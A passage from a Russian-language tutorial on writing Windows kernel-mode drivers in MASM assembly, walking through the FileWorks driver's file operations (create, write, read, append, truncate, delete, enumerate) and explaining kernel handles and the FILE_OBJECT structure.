Инициализировав структуру OBJECT_ATTRIBUTES, мы вызывали функцию создания/открытия объекта и получали его *описатель*(hande). Но описатель этот попадал в таблицу описателей того процесса, в контексте которого был получен. Т.к. таблица описателей специфична для процесса, то использовать такой описатель можно только в контексте того же самого процесса. Например, попытка закрыть этот описатель в контексте другого процесса, в лучшем случае, завершится неудачно. А в худшем, если в таблице описателей этого процесса окажется описатель с таким же значением, ведь описатель это просто 32-битное число (точнее битовая структура), возможно, будет закрыт описатель совершенно другого объекта. Даже если описатель получен драйвером, но в контексте пользовательского процесса, он попадет в таблицу описателей этого процесса и по нему можно будет обратиться к объекту из режима пользователя, преднамеренно или случайно. Бывают ситуации, когда именно это и требуется, но в общем случае это не то, что вы хотите. Именно поэтому компоненты ядра, и драйверы в частности, не "любят" пользоваться описателями, а предпочитают использовать *ссылки на объекты*(reference to object), которые являются простыми указателями на структуру объекта в памяти ядра. Для учета предоставленных ссылок на объект в заголовке каждого объекта хранится счетчик ссылок (reference count). Если же для доступа к объекту нужен именно его описатель, как в этом и предыдущем примере, и вы планируете обращаться к нему из разных контекстов, нужно заставить систему поместить описатель в так называемую *таблицу описателей ядра* (kernel handle table).

Начиная с Windows 2000, в системе появилась специальная таблица описателей ядра. Описатели в этой таблице доступны только в режиме ядра в контексте любого процесса и отличаются от описателей специфичных для процесса установленным старшим битом.

Даже если получить описатель в контексте процесса System, например, в процедуре **DriverEntry** , то обратиться по нему к объекту в контексте пользовательского процесса нельзя. Т.е. процесс System использует свою собственную таблицу описателей, отличную от таблицы описателей ядра.

Для того чтобы описатель попал в таблицу описателей ядра, нужно явно указать флаг OBJ_KERNEL_HANDLE в вызове макроса InitializeObjectAttributes таким образом:

```
InitializeObjectAttributes addr oa, addr g_usName, OBJ_KERNEL_HANDLE, NULL, NULL
```

11.2 Исходный текст драйвера FileWorks

Также как и в предыдущем примере, код драйвера состоит из нескольких автономных процедур: **CreateDirectory**, **CreateFile**, **WriteFile**, **MarkAsReadOnly**, **ReadFile**, **UnmarkAsReadOnly**, **AppendFile**, **TruncateFile**, **DeleteFile**, **DeleteDirectory** и **EnumerateFiles**. Все они роботают почти независимо друг от друга.

```
;@echo off
;goto make

;;;
```

```
    invoke DbgPrint, $CTA0("\nFileWorks: Creating %ws directory\n"), g_usDirName.Buffer

    InitializeObjectAttributes addr oa, addr g_usDirName, \
                        OBJ_CASE_INSENSITIVE + OBJ_KERNEL_HANDLE, NULL, NULL

    invoke ZwCreateFile, addr hDirectory, SYNCHRONIZE, addr oa, addr iosb, 0,
   FILE_ATTRIBUTE_NORMAL, \
                        0, FILE_OPEN_IF, FILE_DIRECTORY_FILE + FILE_SYNCHRONOUS_IO_NONALERT, NULL,
   0
    .if eax == STATUS_SUCCESS
        .if iosb.Information == FILE_CREATED
            invoke DbgPrint, $CTA0("FileWorks: Directory created\n")
        .elseif iosb.Information == FILE_OPENED
            invoke DbgPrint, $CTA0("FileWorks: Directory exists and was opened\n")
        .endif
        invoke ZwClose, hDirectory
    .else
        invoke DbgPrint, $CTA0("FileWorks: Can't create directory. Status: %08X\n"), eax
    .endif

    ret

CreateDirectory endp

;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :
;                                       CreateFile
;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :

CreateFile proc

local oa:OBJECT_ATTRIBUTES
local iosb:IO_STATUS_BLOCK
local hFile:HANDLE

    ; Помни, что коды форматирования Unicode (%C, %S, %lc, %ls, %wc, %ws, %wZ), передаваемые в
    ; функцию DbgPrint могут быть использованы только на IRQL = PASSIVE_LEVEL!
    invoke DbgPrint, $CTA0("\nFileWorks: Creating %ws file\n"), g_usFileName.Buffer

    InitializeObjectAttributes addr oa, addr g_usFileName, \
                        OBJ_CASE_INSENSITIVE + OBJ_KERNEL_HANDLE, NULL, NULL

    invoke ZwCreateFile, addr hFile, SYNCHRONIZE, addr oa, addr iosb, 0, FILE_ATTRIBUTE_NORMAL, \
                        0, FILE_CREATE, FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0
    .if eax == STATUS_SUCCESS

        invoke DbgPrint, $CTA0("FileWorks: File created\n")
        invoke ZwClose, hFile
    .else
        invoke DbgPrint, $CTA0("FileWorks: Can't create file. Status: %08X\n"), eax
    .endif

    ret

CreateFile endp

;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :
;                                          WriteFile
;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :

WriteFile proc

local oa:OBJECT_ATTRIBUTES
local iosb:IO_STATUS_BLOCK
local hFile:HANDLE

    invoke DbgPrint, $CTA0("\nFileWorks: Opening file for writing\n")
    InitializeObjectAttributes addr oa, addr g_usFileName, \
```

```
                        OBJ_CASE_INSENSITIVE + OBJ_KERNEL_HANDLE, NULL, NULL

    invoke ZwCreateFile, addr hFile, FILE_WRITE_DATA + SYNCHRONIZE, addr oa, addr iosb, \
                        0, 0, FILE_SHARE_READ, FILE_OPEN, FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0
    .if eax == STATUS_SUCCESS
        invoke DbgPrint, $CTA0("FileWorks: File openeded\n")

        CTA0 "Data can be written to an open file", g_szData, 4

        invoke ZwWriteFile, hFile, 0, NULL, NULL, addr iosb, \
                        addr g_szData, sizeof g_szData - 1, NULL, NULL
        .if eax == STATUS_SUCCESS
            invoke DbgPrint, $CTA0("FileWorks: File was written\n")
        .else
            invoke DbgPrint, $CTA0("FileWorks: Can't write to the file. Status: %08X\n"), eax
        .endif

        invoke ZwClose, hFile
    .else
        invoke DbgPrint, $CTA0("FileWorks: Can't open file. Status: %08X\n"), eax
    .endif

    ret

WriteFile endp

;;::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :
;                                       MarkAsReadOnly
;;::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :

MarkAsReadOnly proc

local oa:OBJECT_ATTRIBUTES
local iosb:IO_STATUS_BLOCK
local hFile:HANDLE
local fbi:FILE_BASIC_INFORMATION

    invoke DbgPrint, $CTA0("\nFileWorks: Opening file for changing attributes\n")

    InitializeObjectAttributes addr oa, addr g_usFileName, \
                        OBJ_CASE_INSENSITIVE + OBJ_KERNEL_HANDLE, NULL, NULL

    invoke ZwCreateFile, addr hFile, FILE_READ_ATTRIBUTES + FILE_WRITE_ATTRIBUTES + SYNCHRONIZE, \
                        addr oa, addr iosb, 0, 0, FILE_SHARE_READ, \
                        FILE_OPEN, FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0
    .if eax == STATUS_SUCCESS
        invoke DbgPrint, $CTA0("FileWorks: File openeded\n")

        invoke ZwQueryInformationFile, hFile, addr iosb, addr fbi, sizeof fbi, FileBasicInformation
        .if eax == STATUS_SUCCESS
            invoke DbgPrint, $CTA0("FileWorks: File attributes were: %08X\n"), fbi.FileAttributes
            or fbi.FileAttributes, FILE_ATTRIBUTE_READONLY
            invoke ZwSetInformationFile, hFile, addr iosb, addr fbi, sizeof fbi,
   FileBasicInformation
            .if eax == STATUS_SUCCESS
                invoke DbgPrint, $CTA0("FileWorks: Now file marked as read-only\n")
            .else
                invoke DbgPrint, $CTA0("FileWorks: Can't change file attributes. Status: %08X\n"),
   eax
            .endif
        .else
            invoke DbgPrint, $CTA0("FileWorks: Can't query file attributes. Status: %08X\n"), eax
        .endif

        invoke ZwClose, hFile
    .else
        invoke DbgPrint, $CTA0("FileWorks: Can't open file. Status: %08X\n"), eax
    .endif
    ret
```

```
MarkAsReadOnly endp

;;;
```

```
   :
;                                       UnmarkAsReadOnly
;;;
```

```
        invoke ZwWriteFile, hFile, 0, NULL, NULL, addr iosb, \
                        addr g_szDataToAppend, sizeof g_szDataToAppend - 1, NULL, NULL
        .if eax == STATUS_SUCCESS
            invoke DbgPrint, $CTA0("FileWorks: Data appended to the file\n")
        .else
            invoke DbgPrint, $CTA0("FileWorks: Can't append data to file. Status: %08X\n"), eax
        .endif

        invoke ZwClose, hFile
    .else
        invoke DbgPrint, $CTA0("FileWorks: Can't open file. Status: %08X\n"), eax
    .endif

    ret

AppendFile endp

;;;
```

```
;;;
```

```
   :
;                                    EnumerateFiles
;;;
```

```
                                    as.Buffer, [esi].EndOfFile.LowPart, eax, ecx, edx

                            invoke RtlFreeAnsiString, addr as
                        .endif

                    .endif

                    invoke ZwQueryDirectoryFile, hDriversDirectory, NULL, NULL, NULL, addr iosb, \
                                esi, cb, FileDirectoryInformation, \
                                TRUE, NULL, FALSE
                .endw
                invoke DbgPrint, \
                    $CTA0("FileWorks: ------------------------------------------------\n")

                assume esi:nothing
                invoke ExFreePool, pfdi
            .endif
            invoke ZwClose, hDriversDirectory
        .else
            invoke DbgPrint, $CTA0("FileWorks: Can't open drivers directory. Status: %08X\n"), eax
        .endif
        invoke ZwClose, hSystemRootDirectory
    .else
        invoke DbgPrint, $CTA0("FileWorks: Can't open system root directory. Status: %08X\n"), eax
    .endif

    ret

EnumerateFiles endp

;;;
```

```
\masm32\bin\ml /nologo /c /coff %drv%.bat
\masm32\bin\link /nologo /driver /base:0x10000 /align:32 /out:%drv%.sys /subsystem:native %drv%.obj

del %drv%.obj

echo.
pause
```

В ntddk.inc не входят некоторые нужные нам константы и структуры.

```
include \masm32\include\w2k\ntifs.inc
```

В Installable File System (IFS) Kit, предназначенный для разработки драйверов файловых систем, входит заголовочный файл ntifs.h, аналогом которого и является включаемый файл ntifs.inc. Этот файл входит в состав KmdKit начиная с версии 1.5.

11.3 Создание каталога и файла

```
      InitializeObjectAttributes addr oa, addr g_usDirName, \
                        OBJ_CASE_INSENSITIVE + OBJ_KERNEL_HANDLE, NULL, NULL
```

Заполняем структуру OBJECT_ATTRIBUTES, не забывая про флаг OBJ_KERNEL_HANDLE. Хочу подчеркнуть, что в данном примере это необязательно, т.к. мы не собираемся использовать ни один из описателей в контексте какого-либо другого процесса. Но поскольку процедуры драйвера FileWorks легко могут быть использованы в других проектах в контексте любого процесса, я решил сделать именно так. Если в ваши задачи входит совместное использование описателя драйвером и пользовательским процессом, то флаг OBJ_KERNEL_HANDLE использовать не следует. Если обращения к объекту будут происходить в контексте одного и того же процесса, флаг OBJ_KERNEL_HANDLE не нужен.

Для создания, как каталога, так и файла используется функция **ZwCreateFile**. С точки зрения системы, каталоги являются теми же файлами, поэтому принципиальных различий в процедуре создания файла и каталога нет. Поэтому, все сказанное ниже в отношении создания каталога в равной степени относится и к файлам, за исключением флага FILE_DIRECTORY_FILE.

```
      invoke ZwCreateFile, addr hDirectory, SYNCHRONIZE, addr oa, addr iosb, 0,
     FILE_ATTRIBUTE_NORMAL, \
                        0, FILE_OPEN_IF, FILE_DIRECTORY_FILE + FILE_SYNCHRONOUS_IO_NONALERT, NULL,
     0
```

У функции **ZwCreateFile** довольно много параметров. Поэтому, я приведу её протопип. И вынужден сделать это, используя синтаксис языка си, чтобы были видны входные (IN) выходные (OUT) и необязательные (OPTIONAL) параметры.

```
NTSTATUS
  ZwCreateFile(
    OUT PHANDLE             FileHandle,
    IN  ACCESS_MASK         DesiredAccess,
    IN  POBJECT_ATTRIBUTES  ObjectAttributes,
    OUT PIO_STATUS_BLOCK    IoStatusBlock,
    IN  PLARGE_INTEGER      AllocationSize  OPTIONAL,
    IN  ULONG               FileAttributes,
    IN  ULONG               ShareAccess,
    IN  ULONG               CreateDisposition,
    IN  ULONG               CreateOptions,
    IN  PVOID               EaBuffer        OPTIONAL,
    IN  ULONG               EaLength
    );
```

При успешном завершении функции, параметр FileHandle получает описатель созданного каталога. DesiredAccess определяет тип запрашиваемого доступа к создаваемому каталогу. Мы передаем

только флаг SYNCHRONIZE, значение которого станет ясно чуть позже. Что такое ObjectAttributes вы уже знаете. После завершения функции из параметра IoStatusBlock, являющегося указателем на структуру IO_STATUS_BLOCK можно извлечь кое-какую дополнительную информацию. Параметр FileAttributes определяет атрибуты (только для чтения, скрытый и т.п.) создаваемого каталога. Мы используем FILE_ATTRIBUTE_NORMAL, т.к. придавать какие-то особые свойства каталогу, в данном случае, не требуется. FILE_ATTRIBUTE_NORMAL используется по умолчанию, поэтому, можно просто передать в этом параметре 0. Нулевое значение в необязательном параметре AllocationSize определяет, что будет создан файл нулевого размера. В случае каталога это вполне естественно. Параметр ShareAccess определяет, может ли какой-то другой код открыть описатель каталога и с какими правами доступа. В данном случае, мы запрещаем кому-либо доступ к каталогу, установив этот параметр в 0. Параметр CreateDisposition определяет действия системы, в случае если такой каталог уже существует или наоборот - если такого файла нет. Мы используем флаг FILE_OPEN_IF, который означает, что если такой каталог уже существует, он будет открыт. В параметре CreateOptions передаем комбинацию флагов FILE_DIRECTORY_FILE и FILE_SYNCHRONOUS_IO_NONALERT. Первый в особых пояснениях не нуждается и означает, что будет создан каталог, а не файл. FILE_SYNCHRONOUS_IO_NONALERT определяет (не уверен, кстати, что в случае каталога этот флаг имеет значение), что все операции с файлом будут проводиться синхронно, т.е. например, вызов ZwReadFile не вернет управление до тех пор, пока данные из файла не будут фактически прочитаны. При этом диспетчер ввода-вывода поддерживает для файла так называемую *текущую позицию указателя файла* (file position context). Если флаг FILE_SYNCHRONOUS_IO_NONALERT установлен, то в параметре DesiredAccess так же должен быть определен флаг SYNCHRONIZE. Последние два параметра не используются драйверами.

```
.if eax == STATUS_SUCCESS
    .if iosb.Information == FILE_CREATED
    .elseif iosb.Information == FILE_OPENED
    .endif
```

Как я только что сказал, в структуре IO_STATUS_BLOCK будет находиться дополнительная информация.

Вспомните, как мы завершаем обработку запроса ввода-вывода (см. предыдущие части). Например, в драйвере SharingMemory (часть 9) обработка IRP_MJ_CREATE и IRP_MJ_CLOSE завершается так:

```
mov eax, pIrp
mov (_IRP PTR [eax]).IoStatus.Status, STATUS_SUCCESS
and (_IRP PTR [eax]).IoStatus.Information, 0
fastcall IofCompleteRequest, pIrp, IO_NO_INCREMENT
```

Примерно то же самое делает драйвер, завершающий запрос создания файла. Только значения, помещаемые в поля структуры IO_STATUS_BLOCK, будут зависеть от типа запроса.

Т.к. мы определили флаг FILE_OPEN_IF, система может поступить двояко. По значению iosb.Information мы узнаем, что же произошло: был ли создан новый каталог или такой каталог уже существовал и поэтому был открыт.

```
    invoke ZwClose, hDirectory
.endif
```

Лишний раз повторю, что в ядре необходимо явно закрывать все открытые описатели.

```
invoke ZwCreateFile, addr hFile, SYNCHRONIZE, addr oa, addr iosb, 0, FILE_ATTRIBUTE_NORMAL, \
                     0, FILE_CREATE, FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0
```

Как видите, файл создается практически аналогично, нужно только убрать флаг FILE_DIRECTORY_FILE. А флаг FILE_CREATE я использую для разнообразия. Он означает, что файл может быть только создан. Если такой файл уже существует, вызов **ZwCreateFile** окончится

неудачей.

11.4 Объект "файл"

Каждому открытому описателю файла соответствует *объект "файл"* (file object), представляющийся в памяти ядра структурой FILE_OBJECT.

```
FILE_OBJECT STRUCT                              ; sizeof = 070h
    _Type                   SWORD       ?       ; 0000h  IO_TYPE_FILE
    _Size                   SWORD       ?       ; 0002h
    DeviceObject            PVOID       ?       ; 0004h  PTR DEVICE_OBJECT
    Vpb                     PVOID       ?       ; 0008h  PTR VPB
    FsContext               PVOID       ?       ; 000Ch
    FsContext2              PVOID       ?       ; 0010h
    SectionObjectPointer    PVOID       ?       ; 0014h  PTR SECTION_OBJECT_POINTERS
    PrivateCacheMap         PVOID       ?       ; 0018h
    FinalStatus             SDWORD      ?       ; 001Ch
    RelatedFileObject       PVOID       ?       ; 0020h  PTR FILE_OBJECT
    LockOperation           BYTE        ?       ; 0024h  BOOLEAN
    DeletePending           BYTE        ?       ; 0025h  BOOLEAN
    ReadAccess              BYTE        ?       ; 0026h  BOOLEAN
    WriteAccess             BYTE        ?       ; 0027h  BOOLEAN
    DeleteAccess            BYTE        ?       ; 0028h  BOOLEAN
    SharedRead              BYTE        ?       ; 0029h  BOOLEAN
    SharedWrite             BYTE        ?       ; 002Ah  BOOLEAN
    SharedDelete            BYTE        ?       ; 002Bh  BOOLEAN
    Flags                   DWORD       ?       ; 002Ch
    FileName                UNICODE_STRING  <>  ; 0030h
    CurrentByteOffset       LARGE_INTEGER   <>  ; 0038h
    Waiters                 DWORD       ?       ; 0040h
    Busy                    DWORD       ?       ; 0044h
    LastLock                PVOID       ?       ; 0048h
    _Lock                   KEVENT      <>      ; 004Ch
    Event                   KEVENT      <>      ; 005Ch
    CompletionContext       PVOID       ?       ; 006Ch  PTR IO_COMPLETION_CONTEXT
FILE_OBJECT ENDS
PFILE_OBJECT typedef ptr FILE_OBJECT
```

Например, мы можем два раза открыть один и тот же файл, но запросить разные права доступа: чтение (FILE_READ_DATA) в первом случае и запись (FILE_WRITE_DATA) - во втором. В результате в ядре будет создано две структуры FILE_OBJECT, каждая из которых будет соответствовать своему описателю файла. Но оба описателя и соответственно обе структуры соответствуют одному и тому же файлу на диске. В первой структуре FILE_OBJECT будет установлено поле ReadAccess, во второй - WriteAccess. Например, при попытке записи в файл по первому описателю, система увидит, что поле WriteAccess = FALSE и запрос будет отклонен.

Поле DeviceObject будет содержать указатель на объект "устройство" \Device\HarddiskVolume1, т.к. именно на это устройство ссылается символьная ссылка \??\c:, которую мы используем в имени создаваемого файла.

Можете после прочтения статьи поэкспериментировать с файлами и посмотреть, как система заполняет и управляет структурой FILE_OBJECT. Если возникнут проблемы с локализацией её в памяти, можно использовать функцию **ObReferenceObjectByHandle** примерно таким образом:

```
local pFileObject:PFILE_OBJECT
. . .
invoke ObReferenceObjectByHandle, hFile, FILE_READ_DATA, NULL, KernelMode, addr pFileObject, NULL
.if eax == STATUS_SUCCESS
    ; pFileObject указывает на структуру FILE_OBJECT соответствующую описателю hFile
    fastcall ObfDereferenceObject, pFileObject
.endif
```

ObReferenceObjectByHandle вернет в переменной pFileObject указатель на структуру FILE_OBJECT, соответствующую описателю файла. При этом счетчик ссылок будет увеличен на единицу. Вызовом **ObfDereferenceObject** необходимо вернуть ему старое значение.

11.5 Запись в файл

К этому моменту у нас уже есть каталог и файл нулевого размера. Пора в него что-нибудь записать - это будет строка символов.

```
      invoke ZwCreateFile, addr hFile, FILE_WRITE_DATA + SYNCHRONIZE, addr oa, addr iosb, \
                           0, 0, FILE_SHARE_READ, FILE_OPEN, FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0
```

С помощью функции **ZwCreateFile** можно не только создавать файлы, но и открывать существующие (и, кстати, не только файлы, а и некоторые другие объекты). Для этого надо указать флаг FILE_OPEN.

Для записи в файл нужен соответствующий доступ - используем флаг FILE_WRITE_DATA.

Во включаемых файлах определены несколько констант для общего доступа к файлам. Например, FILE_GENERIC_WRITE позволит не только писать данные в файл, но и изменять его свойства, а также добавлять данные.

```
FILE_GENERIC_WRITE equ (STANDARD_RIGHTS_WRITE or FILE_WRITE_DATA or FILE_WRITE_ATTRIBUTES or
   FILE_WRITE_EA or FILE_APPEND_DATA or SYNCHRONIZE)
```

Но я везде буду запрашивать только минимально необходимые, на данный момент, права доступа, т.к. использовать, например, FILE_ALL_ACCESS везде, где надо и не надо - не очень хороший прием программирования.

Очевидно, что пока мы будем писать в файл никто другой не должен делать того же. Используем флаг FILE_SHARE_READ - больше никто не сможет открыть наш файл ни для записи, ни для удаления, а сможет только получить доступ на чтение из файла.

```
      .if eax == STATUS_SUCCESS

          CTA0 "Data can be written to an open file", g_szData, 4

          invoke ZwWriteFile, hFile, 0, NULL, NULL, addr iosb, \
                           addr g_szData, sizeof g_szData - 1, NULL, NULL
```

Название функции **ZwWriteFile** говорит само за себя.

```
NTSTATUS
  ZwWriteFile(
    IN  HANDLE            FileHandle,
    IN  HANDLE            Event       OPTIONAL,
    IN  PIO_APC_ROUTINE   ApcRoutine  OPTIONAL,
    IN  PVOID             ApcContext  OPTIONAL,
    OUT PIO_STATUS_BLOCK  IoStatusBlock,
    IN  PVOID             Buffer,
    IN  ULONG             Length,
    IN  PLARGE_INTEGER    ByteOffset  OPTIONAL,
    IN  PULONG            Key  OPTIONAL
    );
```

Минимально необходимым набором параметров для функции **ZwWriteFile** являются описатель файла, указатель на структуру IO_STATUS_BLOCK, в которую будет помещена дополнительная информация (в частности, количество фактически записанных в файл байт), указатель на данные, которые требуется записать в файл и их размер.

11.6 Изменение свойств файла

Предположим, нам потребовалось предотвратить удаление файла.

```
invoke ZwCreateFile, addr hFile, FILE_READ_ATTRIBUTES + FILE_WRITE_ATTRIBUTES + SYNCHRONIZE, \
                     addr oa, addr iosb, 0, 0, FILE_SHARE_READ, \
                     FILE_OPEN, FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0
```

Флаги FILE_READ_ATTRIBUTES и FILE_WRITE_ATTRIBUTES требуются для получения и изменения свойств файла соответственно.

```
.if eax == STATUS_SUCCESS
    invoke ZwQueryInformationFile, hFile, addr iosb, addr fbi, sizeof fbi, FileBasicInformation
    .if eax == STATUS_SUCCESS
```

Нам нужно установить атрибут "только чтение", но поскольку у файла имеются и другие атрибуты их нужно оставить без изменений, а для этого их нужно знать.

```
            or fbi.FileAttributes, FILE_ATTRIBUTE_READONLY
            invoke ZwSetInformationFile, hFile, addr iosb, addr fbi, sizeof fbi,
FileBasicInformation
```

Добавляем к атрибутам файла необходимый нам флаг. Когда понадобиться произвести изменения в файле мы сбросим этот атрибут в процедуре **UnmarkAsReadOnly** так:

```
            and fbi.FileAttributes, not FILE_ATTRIBUTE_READONLY
```

11.7 Чтение из файла

Теперь, для разнообразия, откроем файл для чтения с помощью функции **ZwOpenFile**, специально предназначенной для этих целей. Назначение параметров совпадает с аналогичными параметрами функции **ZwCreateFile**.

```
NTSTATUS
  ZwOpenFile(
    OUT PHANDLE             FileHandle,
    IN  ACCESS_MASK         DesiredAccess,
    IN  POBJECT_ATTRIBUTES  ObjectAttributes,
    OUT PIO_STATUS_BLOCK    IoStatusBlock,
    IN  ULONG               ShareAccess,
    IN  ULONG               OpenOptions
    );
```

```
    invoke ZwOpenFile, addr hFile, FILE_READ_DATA + SYNCHRONIZE, addr oa, addr iosb, \
                FILE_SHARE_READ + FILE_SHARE_WRITE + FILE_SHARE_DELETE,
FILE_SYNCHRONOUS_IO_NONALERT
```

FILE_READ_DATA - в данный момент нам будет достаточно только доступа для чтения данных из файла. Комбинация флагов FILE_SHARE_READ, FILE_SHARE_WRITE и FILE_SHARE_DELETE позволит всем остальным получать полный доступ к файлу.

```
    .if eax == STATUS_SUCCESS
        invoke ZwQueryInformationFile, hFile, addr iosb, addr fsi, sizeof fsi,
FileStandardInformation
        .if eax == STATUS_SUCCESS
```

Мы собираемся прочитать все содержимое файла, но для этого требуется буфер, размер которого зависит от размера файла. Размер файла можно узнать вызвав функцию **ZwQueryInformationFile** с информационным классом FileStandardInformation, передав ей указатель на структуру FILE_BASIC_INFORMATION.

```
            mov eax, fsi.EndOfFile.LowPart
            inc eax
```

```
        mov cb, eax
```

Добавим один байт на завершающий ноль.

```
        invoke ExAllocatePool, PagedPool, cb
        .if eax != NULL
            mov p, eax

            invoke RtlZeroMemory, p, cb

            invoke ZwReadFile, hFile, 0, NULL, NULL, addr iosb, p, cb, 0, NULL
            .if eax == STATUS_SUCCESS
                invoke DbgPrint, $CTA0("FileWorks: File content: \=%s\=\n"), p
            .endif

            invoke ExFreePool, p
        .endif
```

Выделим буфер нужного размера, обнулим его и передадим в функцию **ZwReadFile**. Прототип этой функции совпадает с прототипом функции **ZwWriteFile** , только буфер является не источником данных, а приемником. Т.к. перед использованием мы обнулили буфер и его размер на один байт больше строки, содержащейся в файле, то никаких проблем с выводом его содержимого в отладочном сообщении у нас не возникнет.

11.8 Добавление данных в файл

Есть несколько путей добавления данных в файл. Можно открыть его с флагом FILE_WRITE_DATA, установить текущую позицию указателя файла на его конец, передав смещение в параметре ByteOffset функции **ZwWriteFile** , и писать данные. Текущая позиция указателя файла, кстати, храниться в FILE_OBJECT.CurrentByteOffset. А можно открыть файл в флагом FILE_APPEND_DATA и текущая позиция указателя файла будет автоматически установлена на его конец. Так мы и поступим.

```
invoke ZwOpenFile, addr hFile, FILE_APPEND_DATA + SYNCHRONIZE, addr oa, addr iosb, \
                                FILE_SHARE_READ, FILE_SYNCHRONOUS_IO_NONALERT
.if eax == STATUS_SUCCESS

    CTA0 " using ZwWriteFile", g_szDataToAppend, 4

    invoke ZwWriteFile, hFile, 0, NULL, NULL, addr iosb, \
                    addr g_szDataToAppend, sizeof g_szDataToAppend - 1, NULL, NULL
```

Размер файла будет автоматически увеличен в соответствии с размером добавленных данных.

11.9 Усечение файла

Допустим, нам нужно уменьшить размер файла, отбросив ненужные данные. В данном случае, я, для простоты, уменьшаю размер файла в два раза.

```
invoke ZwOpenFile, addr hFile, FILE_WRITE_DATA + SYNCHRONIZE, addr oa, addr iosb, \
                    FILE_SHARE_READ, FILE_SYNCHRONOUS_IO_NONALERT
```

Открываем файл с доступом на запись данных.

```
.if eax == STATUS_SUCCESS
    invoke ZwQueryInformationFile, hFile, addr iosb, \
                    addr fsi, sizeof fsi, FileStandardInformation
    .if eax == STATUS_SUCCESS
```

Получаем текущий размер файла в составе структуры FILE_STANDARD_INFORMATION.

```
and feofi.EndOfFile.HighPart, 0
mov eax, fsi.EndOfFile.LowPart
shr eax, 1
mov feofi.EndOfFile.LowPart, eax
invoke ZwSetInformationFile, hFile, addr iosb, \
            addr feofi, sizeof feofi, FileEndOfFileInformation
```

Устанавливаем новый размер, равный половине текущего, пользуясь информационным классом FileEndOfFileInformation.

11.10 Удаление файла и каталога

Дело за малым - привести диск c: в первоначальное состояние. Как это ни странно, но 2000 DDK умалчивает о существовании функции **ZwDeleteFile**. В XP DDK говорится, что эта функция все таки существует в системе, но начиная с Windows XP. Но это не так. **ZwDeleteFile** есть и Windows 2000 и даже в Windows NT4. Но для удаления файла мы воспользуемся несколько более сложным способом, а вот каталог удалим с помощью **ZwDeleteFile**.

```
invoke ZwCreateFile, addr hFile, DELETE + SYNCHRONIZE, addr oa, addr iosb, \
                    0, 0, FILE_SHARE_DELETE, FILE_OPEN, FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0
```

Открываем файл для удаления. При этом всем остальным также разрешаем только удалять его.

```
.if eax == STATUS_SUCCESS

    mov fdi.DeleteFile, TRUE
    invoke ZwSetInformationFile, hFile, addr iosb, addr fdi, sizeof fdi,
FileDispositionInformation
```

Воспользуемся информационным классом FileDispositionInformation и установим признак удаления файла. При этом в структуре FILE_OBJECT поле DeletePending изменит свое значение с FALSE на TRUE. Это будет означать, что файл отмечен для удаления. До тех пор, пока хотя бы один открытый описатель такого файла существует, он не будет удален.

```
    invoke ZwClose, hFile
```

Теперь единственный описатель файла закрыт и файл удален.

```
invoke ZwDeleteFile, addr oa
```

Удаление каталога с помощью **ZwDeleteFile** проходит несколько проще и пояснений не требует.

11.11 Перечисление содержимого каталога

Существует два альтернативных способа определения имени создаваемого/открываемого объекта вообще и файла в частности. Доступ к именованному объекту можно получить либо используя полный путь, либо относительный. До сих пор мы использовали только абсолютные пути. Например, путь \??\c:\FileWorks\test.txt является абсолютным. В этом случае заполнение структуры OBJECT_ATTRIBUTES с помощью макроса InitializeObjectAttributes выглядит примерно так:

```
InitializeObjectAttributes addr oa, $CCOUNTED_UNICODE_STRING("\??\c:\FileWorks\test.txt"), \
                        OBJ_CASE_INSENSITIVE, NULL, NULL
```

Предпоследний параметр RootDirectory равен NULL. Параметр RootDirectory макроса InitializeObjectAttributes и одноименное поле структуры OBJECT_ATTRIBUTES, которую этот макрос заполняет, определяет описатель каталога-контейнера объекта.

```
OBJECT_ATTRIBUTES STRUCT
. . .
    RootDirectory               HANDLE          ?
. . .
OBJECT_ATTRIBUTES ENDS
```

Если каталог-контейнер объекта уже открыт, т.е. имеется его описатель, то к объекту можно обратиться по относительному к каталогу-контейнеру пути. При этом описатель каталога-контейнера должен быть помещен в поле RootDirectory. Например, если мы уже открыли каталог \??\c:\FileWorks\ и поместили его описатель в переменную hDirectory, то можем использовать относительный путь файла test.txt таким образом:

```
InitializeObjectAttributes addr oa, $CCOUNTED_UNICODE_STRING("test.txt"), OBJ_CASE_INSENSITIVE,
   hDirectory, NULL
```

Под каталогом-контейнером подразумевается не только каталог на диске, но и каталог в пространстве имен диспетчера объектов.

Для перечисления содержимого системного каталога \%SystemRoot%\System32\Drivers\ мы как раз и будем использовать относительный путь.

```
InitializeObjectAttributes addr oa, $CCOUNTED_UNICODE_STRING("\\SystemRoot"), \
                           OBJ_CASE_INSENSITIVE + OBJ_KERNEL_HANDLE, NULL, NULL
```

Заполняем структуру OBJECT_ATTRIBUTES, используя символьную ссылку \SystemRoot - этот путь абсолютный.

```
invoke ZwOpenFile, addr hSystemRootDirectory, FILE_LIST_DIRECTORY + SYNCHRONIZE, addr oa, \
                   addr iosb, FILE_SHARE_READ + FILE_SHARE_WRITE + FILE_SHARE_DELETE, \
                   FILE_DIRECTORY_FILE + FILE_SYNCHRONOUS_IO_NONALERT
```

Открываем каталог \%SystemRoot%\. Флаг FILE_LIST_DIRECTORY позволит перечислять содержимое каталога.

```
.if eax == STATUS_SUCCESS

    InitializeObjectAttributes addr oa, $CCOUNTED_UNICODE_STRING("system32\\drivers"), \
                       OBJ_CASE_INSENSITIVE + OBJ_KERNEL_HANDLE, hSystemRootDirectory, NULL
```

Если каталог успешно открыт, то в переменной hSystemRootDirectory получим его описатель, который и будем использовать в качестве описателя каталога-контейнера. Заполняем структуру OBJECT_ATTRIBUTES, используя относительный путь "system32\drivers".

```
    invoke ZwOpenFile, addr hDriversDirectory, FILE_LIST_DIRECTORY + SYNCHRONIZE, addr oa, \
